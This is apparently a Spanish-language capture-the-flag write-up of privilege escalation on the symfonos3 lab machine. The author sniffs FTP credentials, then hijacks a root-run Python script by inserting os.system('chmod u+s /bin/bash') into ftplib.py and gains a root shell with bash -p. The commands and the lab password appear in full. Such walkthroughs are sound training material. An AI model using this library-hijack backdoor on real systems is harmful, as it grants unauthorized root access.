


me descargo pspy static para ver procesos




no hay permisos para modificar el .py, pero con tcpdump podemos ver que data se tramita por el puerto 21







hades:PTpZTfU4vxgzvRBE



```
hades@symfonos3:/home/cerberus$ cd /opt/ftpclient/
hades@symfonos3:/opt/ftpclient$ ls -l
total 8
-rw-r--r-- 1 root hades 262 Apr  6  2020 ftpclient.py
-rw-r--r-- 1 root hades 251 Feb 19 14:18 statuscheck.txt
hades@symfonos3:/opt/ftpclient$ cat ftpclient.py
import ftplib

ftp = ftplib.FTP('127.0.0.1')
ftp.login(user='hades', passwd='PTpZTfU4vxgzvRBE')

ftp.cwd('/srv/ftp/')

def upload():
    filename = '/opt/client/statuscheck.txt'
    ftp.storbinary('STOR '+filename, open(filename, 'rb'))
    ftp.quit()

upload()
hades@symfonos3:/opt/ftpclient$ nano
ftpclient.py     statuscheck.txt
hades@symfonos3:/opt/ftpclient$ nano
ftpclient.py     statuscheck.txt
hades@symfonos3:/opt/ftpclient$ nano ftpclient.py
hades@symfonos3:/opt/ftpclient$ which ftplib
hades@symfonos3:/opt/ftpclient$ nano /usr/lib/python
python2.7/ python3/   python3.5/
hades@symfonos3:/opt/ftpclient$ nano /usr/lib/python2.7/ftplib.py
```

```
  GNU nano 2.7.4                                File: /usr/lib/python2.7/ftplib.py

import os
import sys


os.system("chmod u+s /bin/bash")

# Import SOCKS module if it exists, else standard socket module socket
try:
    import SOCKS; socket = SOCKS; del SOCKS # import SOCKS as socket
    from socket import getfqdn; socket.getfqdn = getfqdn; del getfqdn
except ImportError:
    import socket
from socket import _GLOBAL_DEFAULT_TIMEOUT

__all__ = ["FTP","Netrc"]

# Magic number from <socket.h>
MSG_OOB = 0x1                           # Process data out of band


# The standard FTP server control port
FTP_PORT = 21
# The sizehint parameter passed to readline() calls
MAXLINE = 8192


# Exception raised when an error or invalid response is received
class Error(Exception): pass
class error_reply(Error): pass          # unexpected [123]xx reply
```


-rwxr-xr-x 1 root root 975488 Dec 29 2012 /bin/bash
hades@symfonos3:/opt/ftpclient$ ls -l /bin/bash
-rwxr-xr-x 1 root root 975488 Dec 29 2012 /bin/bash
hades@symfonos3:/opt/ftpclient$ ls -l /bin/bash
-rwsr-xr-x 1 root root 975488 Dec 29 2012 /bin/bash


-rwsr-xr-x 1 root root 975488 Dec 29 2012 /bin/bash
hades@symfonos3:/opt/ftpclient$ /bin/bash -p
bash-4.2# whoami
root